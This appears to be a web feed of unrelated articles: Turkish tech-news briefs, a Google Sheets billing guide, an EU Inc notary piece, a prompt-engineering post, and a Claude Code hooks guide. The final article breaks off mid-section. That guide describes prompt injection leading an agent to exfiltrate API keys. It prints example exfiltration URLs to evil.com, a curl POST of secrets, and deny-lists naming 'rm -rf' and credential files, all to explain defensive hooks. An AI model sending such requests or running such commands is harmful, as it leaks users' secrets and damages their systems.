
BMW, iX3’ün Çin’e özel versiyonunda gizli kapı kolları kullanmadı

BMW, iX3’ün Çin

BMW, iX3’ün Çin'e özel versiyonunda gizli kapı kolları kullanmadıBMW, tüm detaylarına buradaki haberimizde yer verdiğimiz tamamen elektrikli iX3’ün Çin versiyonunda gizli kapı kolları kullanmadı. Bunun arkasında Çin’in oluşturduğu güvenlik riskleri nedeniyle gizli kapı kollarını yasaklama kararı alması yer alıyor. Aynı zamanda 108 mm daha uzun dingil mesafesine sahip olan Çin pazarına özel iX3 (LWB), bölgeye özel yazılım sistemleri de taşıyor ve çift motor üzerinden 463 beygir güç ile 645 Nm tork sunuyor. Neue Klasse döneminin ilk üyesi olan iX3, CLTC standartlarına göre yaklaşık 900 km menzil vadediyor ve 400 kW DC şarj desteğiyle geliyor.

BMW, iX3’ün Çin’e özel versiyonunda gizli kapı kolları kullanmadı yazısı ilk olarak Teknoloji haberleri – LOG üzerinde yayınlandı.

BYD, yurt dışı satış hedefini daha da yükseltti


2.978 beygirlik BYD YangWang U9 Xtreme, tam 496 km/s hızla rekor kırdı [Video]

2.978 beygirlik BYD YangWang U9 Xtreme, tam 496 km/s hızla rekor kırdı [Video]2025 yılında Çin dışındaki satışları 1,04 milyon adede ulaşan BYD, geçtiğimiz aylarda yaptığı açıklamada 2026 yılında 1,3 milyon adetlik yurt dışı satışı hedeflediğini aktarmıştı. Şirket, bu hedefi şimdi 1,5 milyon adede çıkardığını açıkladı. 2025 yılında tamamen elektrikli otomobil satışında Tesla’yı ciddi bir farkla geride bırakan BYD, Tesla’nın 1 milyon 639 bin 129 araç sevkiyatına karşılık toplamda 2 milyon 254 bin 714 araca ulaşmıştı. 2025 yılında Tesla’ya kıyasla 600 binden fazla elektrikli araç satışı gerçekleştiren Çinli dev, geride bıraktığımız yılı ürün gamındaki diğer araçlarla (otobüsler, ticari modeller, plug-in hibrit araçlar vb.) birlikte 4 milyon 550 bin 36 araç satışıyla kapattı.

BYD, yurt dışı satış hedefini daha da yükseltti yazısı ilk olarak Teknoloji haberleri – LOG üzerinde yayınlandı.


Aynı anda hem yatay hem de dikey video çekebilen iPhone uygulaması: “DualShot Recorder”

DualShot Recorder

DualShot RecorderAynı anda hem yatay hem de dikey video çekebilen iPhone uygulaması DualShot Recorder, spesifik olarak sosyal medya içerik üreticilerine odaklanıyor. Tek seferde “9:16” ve “16:9” formatlarında kayıt yaparak galeriye ayrı ayrı kaydeden uygulama, Derrick Downey Jr. tarafından geliştirilmiş ve Android sürümünün de yolda olduğu aktarılıyor. iPhone’ların arka kamerasını kullanan ve 1080p ya da 4K çözünürlükte 60 fps’ye kadar kayıt gerçekleştirebilen uygulama, Türkiye App Store’u özelinde 399 TL’lik satış fiyatına sahip ve çift kameraya sahip iPhone XS ve üzeri tüm iPhone modellerinde kullanılabiliyor.

Aynı anda hem yatay hem de dikey video çekebilen iPhone uygulaması: “DualShot Recorder” yazısı ilk olarak Teknoloji haberleri – LOG üzerinde yayınlandı.


144 Hz 4K ekranlı tablet Vivo Pad 6 Pro tanıtıldı

144 Hz 4K ekranlı tablet Vivo Pad 6 Pro tanıtıldı

144 Hz 4K ekranlı tablet Vivo Pad 6 Pro tanıtıldıVivo, X300 Ultra ve X300s ile birlikte Vivo Pad 6 Pro tablet modelini de tanıttı. Çin’de görücüye çıkarılan ürün, teknik olarak iddialı bir seçenek. 144 Hz yenileme hızına ve 13,5 inç boyuta sahip 4K HDR LCD ekranla gelen tablet, gücünü Snapdragon 8 Elite Gen 5 işlemciden alıyor ve 66W hızlı şarj destekli 13.000 mAh kapasiteli batarya taşıyor. Wi-Fi 6E ve Bluetooth 5.4 destekleriyle donatılan cihaz, sekiz hoparlörlü bir ses sistemi barındırıyor ve arka kısmındaki 13 megapiksellik kamera aracılığıyla 4K video çekebiliyor. Ön tarafında 8 megapiksellik bir kamera bulunan ürünün, Smart Touch Keyboard 6 Pro klavye ve Vivo Pencil 3 kalem olmak üzere iki önemli aksesuarı bulunuyor. Çin’de yaklaşık 660 dolardan başlayan cihaz, ileride resmi olarak Türkiye’ye de getirilebilir.

144 Hz 4K ekranlı tablet Vivo Pad 6 Pro tanıtıldı yazısı ilk olarak Teknoloji haberleri – LOG üzerinde yayınlandı.

Xiaomi TV Stick HD (2nd Gen) tanıtıldı

Xiaomi TV Stick HD (2nd Gen)


Xiaomi TV Stick HD (2nd Gen)Xiaomi TV Stick 4K (2nd Gen) modelinin altına konumlandırılan yeni cihaz Xiaomi TV Stick HD (2nd Gen), televizyon ve monitörleri akıllı hale getiriyor. Doğrudan HDMI üzerinden bağlantı sağlayan ürün, isminin de işaret ettiği üzere 4K değil, 1080p (60 Hz) çözünürlüğe destek veriyor. HDR10+, Dolby Audio ve DTS:X desteklerini taşıyan ufak boyutlu cihaz, Google TV işletim sistemini kullanıyor ve Wi-Fi bağlantısıyla (2.4 GHz / 5 GHz) YouTube, Prime Video ve Apple TV gibi popüler servislere erişim sunuyor. 1 GB DDR4 RAM ve 8 GB dahili depolama taşıyan TV Stick HD (2nd Gen), Mali-G31 MP2 GPU ile eşleştirilmiş dört çekirdekli Cortex-A55 işlemcisiyle bir önceki versiyona göre yüzde 38 oranında daha yüksek performans sunuyor. microUSB portu üzerinden güç verilen 44 gramlık cihaz, AV1, VP9, H.265 ve H.264 kodek destekleriyle geliyor. Henüz fiyatı belli olmayan ürün, ileride Türkiye’de de satılabilir.

Xiaomi TV Stick HD (2nd Gen) tanıtıldı yazısı ilk olarak Teknoloji haberleri – LOG üzerinde yayınlandı.

Meta, ücretli Instagram Plus aboneliğini test etmeye başladı

Instagram Plus

Instagram PlusMeta, ücretli Instagram Plus aboneliğini test etmeye başladığını duyurdu. İlk olarak Filipinler ve Meksika’da test edildiği aktarılan abonelik, şu anda doğrudan hikayelere odaklanıyor ve kullanıcıların hikaye gönderileri için birden fazla “hedef kitle” oluşturabilmesine, hikayeleri kimlerin tekrar izlediğini görebilmesine, hikayeleri görüntüleyen kişiler arasında arama yapabilmesine, 24 saatten daha uzun süre kalan hikayeler paylaşabilmesine, hikayeleri öne çıkarabilmesine, hikayeleri herkese açmadan önce görüntüleyebilmesine ve hikayelere tepki vermek için hazırlanan “süper kalpler” isimli bir özelliğe erişim sağlamasına imkan tanıyor. Bir aylık ücretsiz deneme sürümüyle gelen abonelik, şu anda düşük bir maliyete sahip değil. “Plus” aboneliği Meksika’da aylık yaklaşık 2 dolara, Filipinler’de ise aylık 1 dolara elde edilebiliyor. Bu arada Meta, WhatsApp için de “WhatsApp Plus” isimli bir abonelik sunmaya hazırlanıyor. Onun detaylarına buradaki haberimizden ulaşabilirsiniz.

Meta, ücretli Instagram Plus aboneliğini test etmeye başladı yazısı ilk olarak Teknoloji haberleri – LOG üzerinde yayınlandı.

Tracking Efforts in a T&M Project Using Google Sheets

When working with a time & materials (T&M) payment model (i.e., payment based on actual work performed and resources used) in small development teams, several questions arise: how to track labor costs and other resources, calculate the payment amount for the client, determine the payments for team members, manage all these calculations, and where to store agreements that evolve over time.

There are several ways to address these challenges. In this article, I will describe a fairly simple and practical method using Google Spreadsheets (https://www.google.com/sheets/about/).

The described tool offers flexibility in calculations, separates access between participants, allows you to revisit past payments, investigate discrepancies in reports, and expand functionality to meet specific needs.

Let’s start with an example:

‪ProjectName Time Tracking (example)‬‏ – Google Drive

This example demonstrates calculations for a project named “ProjectName,” involving a team of two specialists: Michael Brown, a developer, and David Clark, a tester. The team has already received one payment in January 2022, while awaiting a second payment for the period named “February 2022,” all while continuing their work.

For those familiar with Google Sheets, the example alone might suffice. However, we will walk through the entire process.

This will include an overview of creating the initial tool for the project, setting up payment periods, and processing payments.

Setting Up a Tracking System

The idea is simple: for each project with a separate client (to whom you issue invoices), you create an individual tracking system as a dedicated folder on Google Drive.

In this folder, you copy the documents from the example provided and populate them with project-specific data.

You can name the folder something like “ProjectName Time Tracking.”

Creating Timesheets

For each project participant, create a separate Google Sheet (referred to as a timesheet) with a custom name. I prefer naming it along the lines of “Time Tracking for [First Name Last Name]. Project [ProjectName].”

Time Tracking for Michael Brown. Project ProjectName

Time Tracking for David Clark. Project ProjectName

Grant editing access to the specialist (and only them). Clients will have access to a different document.

The template already includes instructions with examples, so make sure to direct the specialist’s attention to them. These instructions focus only on the critical points where issues typically arise.

  • Specialists must leave the “Payment Period” field blank to ensure accurate preliminary calculations visible to the client.
  • Fields intended for specialists are highlighted in green, while fields for the project manager are in blue.

The specialist is now responsible for maintaining their timesheet. When to fill it out is up to you, but it’s crucial to keep it updated before the payment period closes. Encouraging daily updates ensures the specialist doesn’t have to recall tasks at the end of the month, while clients can observe the cost progression in real-time.

Creating a Client Report

Once the timesheets are ready, create a document summarizing overall expenses for invoicing the client for a given period.

General Expenses Report. Project ProjectName

Use the Google Sheet “General Expenses Report. Project ProjectName” as a template. For each timesheet, create a tab named after the specialist’s first and last name, as shown in the example. Be precise with these names because the report uses them to fetch data.

In each tab, use the formula:
=IMPORTRANGE("1OElIxefrBVPVXMUFFDC-Ze1jj5Egm4IOXEu7aTOtYC8", "timesheet!A:D")

Replace 1OElIxefrBVPVXMUFFDC-Ze1jj5Egm4IOXEu7aTOtYC8 with the document ID from the specialist’s timesheet link:
https://docs.google.com/spreadsheets/d/1OElIxefrBVPVXMUFFDC-Ze1jj5Egm4IOXEu7aTOtYC8/edit#gid=623721750

Although you can import the document using the full link, I prefer using only the document ID for cleaner formulas. When you enter the formula, Google Sheets will ask for access permission to the other document—grant this access.

Remove the example payment periods (e.g., “January 2022” and “February 2022”).

On the “Current Period” tab, fill in the team details:

  • Enter the specialist’s First Name Last Name exactly as it appears in the tab name.
  • Add their role (to provide clarity for the client).
  • Specify the hourly rate for the client in the required currency (you may need to adjust column headers).

Fields to fill in now are marked green, fields for the period closing are marked blue, and auto-calculated fields are marked yellow.

Provide commenting access to the client but not to the specialists. This allows the client to see work progress, the current period’s preliminary totals, and finalized calculations for past payment periods.

Creating an Internal Report

If you use this tool for both invoicing the client and calculating payments to team members, you’ll need a separate file for internal calculations.

CONFIDENTIAL. Payment Distribution. Project ProjectName

In the example, this file is named “CONFIDENTIAL. Payment Distribution. Project ProjectName.”

This document only differs in how imported hours are calculated. Follow the same steps as for the client report to set it up.

This file provides an overview of the team’s performance, including:

  • Client debt,
  • Your debt to the team,
  • Revenue for the period.

Neither the client nor the specialists should have access to this file.

Closing a Payment Period

When it’s time to invoice the client, name the payment period and update it in the specialists’ timesheets, then create corresponding tabs in the reports.

Most invoices are issued monthly, so the payment period name usually matches the nearest month and year (e.g., “January 2022” for work performed in January 2022). However, any naming convention is fine as long as it is consistent across timesheets and reports.

Payment Period in Timesheets

In each specialist’s timesheet, update the “Payment Period” field for the tasks included in this period.

Technically, you can do this by:

  1. Typing the period name into the first empty cell.
  2. Copying the cell (Ctrl+C).
  3. Pasting it into all relevant cells (Ctrl+V).

Payment Period in Reports

In the client and internal reports, create a new tab named after the payment period (e.g., “January 2022”). This isn’t mandatory for calculations but helps keep things organized.

To do this, duplicate the “Current Period” tab and rename it.

If there were team changes since the last payment, now is the time to reflect those updates in the reports, as you did during their creation.

Fill in the “Period” field for each specialist in the new tab. Use the same copy-paste method as for the timesheets.

Move the previous period’s tab to the end of the sheet, keeping it accessible but out of the way.

Finalizing the Invoice

In the client report, the newly created tab for the payment period contains the final calculations you’ll reference when issuing the invoice.

If the client requests more details, they can access the specialists’ timesheets directly. They may also leave comments on any cell if you’ve provided commenting access.

This system ensures clarity for all parties involved and simplifies the payment process.

Payment Process

Once the payment period is finalized, you send the client invoices, acts, and other required documentation. These documents are created independently, as the presented tool does not automate this task. While I sometimes use the tool for generating acts, this requires a more tailored approach.

We revisit the client report upon receiving payment to note the payment confirmation for both internal tracking and the client (e.g., see the “January 2022” tab).

Next, the internal report is used to calculate payments for the specialists.

The report indicates the amount owed to each specialist. You can copy a pre-generated text from a cell to share with the specialist for agreement before making the payment:

Michael Brown – Project: ProjectName – Period: January 2022 – Hours: 2 – Rate (USD): 8 – Total (USD): 16

Feel free to adjust the message template to suit your needs.

Important: The tool does not account for taxes, fees, or other statutory payments you are obligated to report and pay to comply with the laws in your operating country.

As payments are made to specialists, update their timesheets to reflect the payment status for both your records and theirs.

At this point, the payment period is closed, though you can revisit it later for retrospective analysis.

When it’s time for the next payment period, repeat the procedure.

Advantages

Flexibility

The described tool is highly adaptable to the specific needs of any given period. For instance:

  • You can include additional expenses like cloud computing costs or resource purchases in the expense report.
  • It supports adjustments for specialists’ hourly rates during a payment period or managing multiple roles with different rates.

Access Control

The primary advantage of this tool is the ability to segment access for all participants:

  • Specialists only see their own work, hours, and payment status.
  • Clients view the team’s efforts and the terms of cooperation.
  • You, as the team lead, have access to all details.

Retrospective Analysis

Unlike simpler cost calculators, this tool maintains a history of calculations. This is useful for comparing payments across periods or analyzing average rates for specialists.

Expandability

If you have someone managing the tool, you can use the “Protect range” feature to safeguard closed payment periods from accidental edits.
Additionally, you can expand timesheets and reports with custom fields and tabs as needed. For example, you might add a report summarizing the total cost of all work with analytics for the entire project period. I’ve excluded such features here to keep the tool focused on its primary purpose.

Protection Against Backdated Changes

Google Sheets offers a robust version history feature, allowing you to trace changes and identify who modified the data in case of discrepancies.

Conclusion

It’s worth emphasizing once again that this tool does not handle statutory reporting for the jurisdiction in which you operate.

For internal use, we rely on a more advanced system built on the same concepts described here. This system has been adapted to meet our specific needs and continues to evolve. Perhaps one day, if there’s interest, we’ll share more details about it.

Originally published: Tracking Efforts in a T&M Project Using Google Sheets — Alex Rezvov’s Blog

No Notary Required: EU Inc’s Digital Revolution in Company Formation

The End of the Notary Era

For centuries, the notary has been an inescapable part of starting a business in continental Europe. From Italy to Germany, from France to Spain, the requirement to sit before a notary, sign physical documents, and pay substantial fees has been the gateway to entrepreneurship. The EU Inc proposal is about to change all of that.

By introducing a fully digital company formation process, the EU Inc eliminates the notary requirement entirely. In its place: digital identity verification, automated compliance checks, and qualified electronic signatures. It’s the most significant reform to European company law in decades.

Why Notaries Existed in Company Formation

To understand the significance of this change, it helps to understand why notaries were required in the first place. The notary served several functions in the traditional company formation process:

  • Identity verification: Ensuring that the people signing the incorporation documents were who they claimed to be- Legal compliance: Verifying that the articles of association and other founding documents met legal requirements- Fraud prevention: Acting as an independent witness to prevent fraudulent company formations- Document authentication: Creating legally binding certified copies of founding documents- Advisory role: Informing founders about their legal obligations and the implications of the documents they were signing

These are legitimate functions. The question the EU Inc answers is: can technology perform these functions better, faster, and cheaper than a human notary?

How Digital Verification Replaces the Notary

The EU Inc platform implements a comprehensive digital alternative to every notary function:

eIDAS-Based Identity Verification

Instead of a notary checking a physical ID card, the EU Inc uses the eIDAS (electronic IDentification, Authentication and trust Services) framework. This EU-wide system provides:

  • Cross-border recognition of electronic identities- Qualified electronic signatures with the same legal standing as handwritten ones- Real-time verification against national identity databases- Biometric verification where required by national regulations

In many respects, eIDAS verification is more secure than in-person notary identification, as it draws on national databases and cryptographic verification rather than a visual inspection of a document.

Automated Legal Compliance

The platform’s standardized articles of association are pre-approved by legal experts across all 27 member states. They are automatically adapted to the requirements of the chosen registration country. This eliminates the notary’s role as legal compliance checker — the templates are already compliant by design.

AI-Powered Fraud Prevention

Advanced algorithms handle anti-money laundering (AML) screening, politically exposed persons (PEP) checks, and sanctions list verification. These automated checks run against multiple international databases simultaneously — something no individual notary could replicate.

“The technology available today can perform identity verification, compliance checking, and fraud prevention more thoroughly and consistently than any individual professional,” explained a senior advisor to the EU Inc working group.### Blockchain-Secured Document Authentication
Every EU Inc incorporation generates a digitally signed, tamper-proof certificate stored in the Business Registers Interconnection System (BRIS). The document’s integrity can be verified instantly by any party, anywhere in the EU — a level of authentication that paper documents with notary seals cannot match.

The Countries Most Affected

The impact of removing the notary requirement varies dramatically across Europe, as not all countries currently require notaries for company formation:

High Impact: Mandatory Notary Countries

  • Germany: Notary involvement mandatory for GmbH formation. Average cost: €300–€800. The German notary lobby has been the most vocal opponent of the EU Inc proposal.- Italy: Notary mandatory for SRL formation. Average cost: €1,000–€2,000. Italy’s notary system is one of the most expensive in Europe.- France: While the SAS can be formed without a notary, the SARL traditionally requires one. Costs: €200–€600.- Spain: Notary mandatory for SL formation. Average cost: €150–€400.- Netherlands: Notary mandatory for BV formation. Average cost: €400–€700.- Austria: Notary mandatory for GmbH. Average cost: €500–€1,200.
    ### Low Impact: No-Notary Countries
  • Estonia: Already allows fully digital company formation without a notary- Ireland: No notary requirement for LTD formation- UK (pre-Brexit): Never required notaries for company formation- Denmark: Digital formation available without notary since 2014
    ## The Resistance: Notary Lobbies Fight Back
    Unsurprisingly, the proposal has met significant resistance from national notary associations. The Council of the Notariats of the European Union (CNUE) has raised several objections:
  • Consumer protection concerns: they argue that removing the advisory role leaves founders without guidance- Fraud risk: they claim digital systems are more vulnerable to identity fraud- Legal certainty: they contend that notarized documents provide higher legal certainty- Economic impact: acknowledging that thousands of notary positions across Europe would be affected

The European Commission has addressed these concerns by pointing to the comprehensive digital safeguards built into the EU Inc platform, and by noting that the standardized templates actually provide more protection for unsophisticated founders than a rushed notary appointment.

The Savings for Entrepreneurs

The elimination of notary requirements generates significant savings:

  • Direct cost savings: €150–€2,000 per company formation, depending on the country- Time savings: No need to schedule appointments, travel to notary offices, or wait for document processing- Accessibility: Founders in rural areas no longer need to travel to cities where notaries are located- Cross-border simplification: No need to find a notary who understands the corporate law of another member state

    Digital Signatures: The Legal Foundation

    Central to the no-notary approach is the use of qualified electronic signatures (QES) under the eIDAS regulation. A QES has the same legal effect as a handwritten signature across all EU member states. This legal equivalence is what makes it possible to complete the entire company formation process digitally, without any loss of legal validity.

    What This Means for the Future

    The elimination of the notary requirement for EU Inc formation is likely to have ripple effects beyond company formation itself. If digital verification proves successful — as many expect — it could pave the way for:

  • Digital real estate transactions- Online inheritance procedures- Remote corporate governance (digital board meetings, shareholder votes)- Cross-border contract authentication

The EU Inc is not just creating a new company form. It’s establishing a new paradigm for how legal transactions are conducted in the digital age. The notary’s stamp is being replaced by the cryptographic signature — and there’s no going back.

Originally published on EU Inc News

The Only Prompt Hack You Actually Need (No, You Don’t Need a Course)

I’ll be honest. When I first heard “prompt engineering” I thought it was just a buzzword people used to sound smart on Twitter.

Then I started getting genuinely bad results from AI. Like, embarrassingly bad. I’d ask ChatGPT or Claude to help me write something, debug something, plan something, and the response would be this generic, surface-level answer that helped nobody.

The problem wasn’t the AI. It was me. I didn’t know how to talk to it.

So what even is prompt engineering?

It’s just this: writing your message to an AI in a way that gets you the best possible response. That’s the whole thing. No magic. No PhD required.

But here’s the annoying part. There are actual rules. Context, tone, role-setting, output formatting, chain-of-thought instructions… it’s a lot. And most people don’t have time to learn all of it.

My actual problem

Every time I wanted to write a prompt, I’d freeze. What role should I give the AI for this specific task? What tone works best here? What output format should I ask for? I didn’t know every combination. I didn’t want to research it before every single prompt.

I just wanted to write my rough idea and get a great response.

So instead of learning all the rules myself, I asked: what if I build something where I don’t have to think before writing every prompt? That’s how I found this.

The Meta Prompt

Instead of learning every rule myself, I just ask the AI to apply all the rules for me. Here’s the exact prompt:

You are a prompt engineer with 3 years of experience at OpenAI/Anthropic.
You deeply understand how AI generates its best responses based on how
a prompt is structured.

Rewrite the following into the most optimized prompt possible,
following all best prompting practices:

[your normal prompt here]

You paste your rough idea inside, and the AI rewrites it into a properly structured, context-rich, high-quality prompt before actually answering you.

No guessing the right role. No thinking about tone. No worrying about format. The AI figures all of that out for you.

Before and After: Real Example

Here’s exactly what this looks like in practice. I was writing a LinkedIn post about this very topic and wanted to convert it into a full Dev.to article. Here’s what I actually typed:

My raw prompt:

You are a prompt engineer who has worked at OpenAI/Anthropic for the last
3 years. You deeply understand how AI models generate their best responses
based on how a prompt is structured. Rewrite the following into the most
optimized prompt possible, following all best prompting practices:

[i want to write this linkedin post to a dev.to post. in expand version.
first i want to post dev.to expand version then post on linkedin in short
version and add the link if anyone want to read full article so give me
suggestion what i also can add with this for dev.to]

What the AI returned as the optimized prompt:

You are an experienced developer and technical writer who has been
publishing on Dev.to for 5+ years and growing audiences on LinkedIn.
I have a short bio/blurb written for Dev.to. I want to expand it into
a full Dev.to article, then repurpose a shorter version for LinkedIn
that ends with a link to the full article.

Do the following:
1. Expand this into a full Dev.to article. Keep the tone honest, direct,
and developer-first. No corporate language.
2. Suggest what sections or content I should add to make the article more
complete and valuable to Dev.to readers.
3. Write a short LinkedIn post version that teases the article and ends
with a call to action linking to it.

Constraints:
- Dev.to version should feel personal, not like documentation
- LinkedIn version should be under 150 words
- No em dashes
- Write like a real developer, not a resume

Look at the difference. My version was a rough idea. The optimized version had a clear role, structured tasks, specific constraints, and a proper goal. That’s the gap the meta prompt fills automatically.

The Power Move: Set It Once in a Project or New Chat

The normal meta prompt works great when you paste it manually each time. But there’s a setup that removes even that step.

Open a new Project on Claude or start a fresh chat on ChatGPT. At the very top, paste this instead:

You are a prompt engineer with 3 years of experience at OpenAI/Anthropic.
You deeply understand how AI generates its best responses based on how
a prompt is structured.

For every message I send in this conversation, do the following:
1. Rewrite my message into the most optimized prompt possible,
   following all best prompting practices
2. Then respond based on that improved prompt

Do this automatically for every single message. No need to ask.

This is different from the standard meta prompt. You are not asking it to optimize one prompt. You are telling the AI that its entire role in this conversation is to intercept every message you send, improve it, and then respond to the improved version.

Now you just type normally. Every message gets auto-optimized in the background. One setup, the whole conversation runs better.

Limitations: When This Does Not Work

This is not perfect. Here is the real limitation.

Imagine you are deep in a conversation with AI. It knows your project, your context, what you are trying to build. Now you open a brand new chat just to run the meta prompt on your next message.

That new chat knows nothing. Zero. It has no idea what you were working on, what decisions were already made, what the AI in the other conversation already understood about you.

So the “optimized” prompt it writes is optimized in a vacuum. It looks clean and structured, but it is missing all the real context that was living in your original conversation. You send that prompt somewhere and the response can go in a completely wrong direction.

The limitation is not the prompt itself. It is the context gap between conversations.

The fix is simple: set up the meta prompt at the very start of a conversation, before any real work begins. That way the AI builds context and optimizes your prompts inside the same chat, together. No gap, no missing information.

Why This Works

AI models perform much better when you give them a clear role and a clear task. By telling it “you are a prompt engineer, rewrite this,” you are giving it a framework to operate inside. It stops guessing what you want.

It’s the same reason “write me a function” gets worse results than “you are a senior backend engineer, write me a Python function that does X, handles edge case Y, and returns Z format.” Context changes everything.

The meta prompt automates that context-setting so you never have to think about it manually again.

Try It Right Now

Open any AI tool. Paste the meta prompt. Write something you have been struggling to get a good response on. See what comes back.

Then drop a comment below. I am genuinely curious what use case it clicks best for you.

Claude Code: Auto-Approve Tools While Keeping a Safety Net with Hooks

Every time Claude Code fetches a URL, it asks for permission. After the 50th approval for a docs page, you start wondering — can I just auto-allow this?

You can. But there’s a catch: WebFetch can send data in query parameters. A prompt injection buried in a file could trick Claude into fetching https://evil.com?secret=YOUR_API_KEY. Auto-approving everything means you’d never see it happen.

Here’s how I set up a middle ground: auto-allow clean URLs, but show a confirmation prompt when query parameters are present.

The naive approach (don’t do this)

You might think adding WebFetch to permissions is enough:

// ~/.claude/settings.json
{
  "permissions": {
    "allow": ["WebFetch"]
  }
}

This works — but it auto-allows everything, including https://evil.com?token=abc123. No safety net.

The hook approach (do this instead)

Claude Code has a PreToolUse hook system. A hook runs before every tool call and can:

  • Exit 0 — silently allow (no prompt)
  • Exit 1 — show a message and ask for confirmation (approve/deny)
  • Exit 2 — hard block (no option to proceed)

The hook receives the full tool call as JSON via stdin — tool name, input parameters, session ID, everything.

Here’s the setup in ~/.claude/settings.json:

{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "WebFetch",
        "hooks": [
          {
            "type": "command",
            "command": "python3 -c "import sys,json; data=json.load(sys.stdin); url=data.get('tool_input',{}).get('url',''); print('URL has query params, review: '+url, file=sys.stderr) if '?' in url else None; sys.exit(1) if '?' in url else sys.exit(0)"",
            "statusMessage": "Checking WebFetch URL for query params..."
          }
        ]
      }
    ]
  }
}

That’s it. One hook, zero dependencies.

What this does

URL Behavior
https://docs.python.org/3/library/json.html Auto-allowed, no prompt
https://api.example.com/data?key=secret Shows URL, asks you to approve or deny

When a URL has query params, you’ll see something like:

URL has query params, review: https://api.example.com/data?key=secret

And Claude Code pauses for your decision. If it’s legitimate (like a search query or API docs with anchors), you approve. If it looks suspicious, you deny.

How it works under the hood

The PreToolUse hook receives JSON on stdin with this structure:

{
  "session_id": "abc-123",
  "hook_event_name": "PreToolUse",
  "tool_name": "WebFetch",
  "tool_input": {
    "url": "https://example.com/page?q=test",
    "prompt": "Summarize this page"
  }
}

The Python one-liner:

  1. Reads the JSON from stdin
  2. Extracts the URL from tool_input.url
  3. Checks if ? is present
  4. Exits with 1 (ask) or 0 (allow)

Gotcha: permissions.allow overrides hooks

This tripped me up. If you add WebFetch to both permissions.allow AND set up a hook:

{
  "permissions": {
    "allow": ["WebFetch"]  
  },
  "hooks": {
    "PreToolUse": [...]
  }
}

The hook never fires. permissions.allow takes full precedence — the tool is approved before the hook even runs. Remove the permission rule and let the hook be the sole gatekeeper.

Gotcha: stdin, not environment variables

Hook input comes via stdin, not an environment variable. I initially tried os.environ.get('ARGUMENTS') — it was empty. The correct approach is json.load(sys.stdin).

Going further

You can apply this pattern to other tools too. Some ideas:

Bash command guard — ask before running destructive commands:

{
  "matcher": "Bash",
  "hooks": [{
    "type": "command",
    "command": "python3 -c "import sys,json; cmd=json.load(sys.stdin).get('tool_input',{}).get('command',''); dangerous=any(w in cmd for w in ['rm -rf','drop table','--force','--hard']); print('Dangerous command: '+cmd, file=sys.stderr) if dangerous else None; sys.exit(1) if dangerous else sys.exit(0)""
  }]
}

Write guard — flag writes to sensitive paths:

{
  "matcher": "Write",
  "hooks": [{
    "type": "command",
    "command": "python3 -c "import sys,json; path=json.load(sys.stdin).get('tool_input',{}).get('file_path',''); sensitive=any(s in path for s in ['.env','.key','credentials','secret']); print('Writing to sensitive file: '+path, file=sys.stderr) if sensitive else None; sys.exit(1) if sensitive else sys.exit(0)""
  }]
}

Caution: This is not bulletproof

This hook catches the most common exfiltration vector — query parameters. But data can leak through other parts of a URL too:

Path parameters:

https://evil.com/exfil/YOUR_API_KEY/done

Subdomains:

https://YOUR_API_KEY.evil.com/callback

Fragment identifiers (less risky since fragments aren’t sent to servers, but still worth knowing):

https://evil.com/page#secret=abc

POST body via other tools — if an attacker tricks Claude into using Bash with curl -d "secret=xxx", WebFetch hooks won’t catch it at all.

What you can do about it

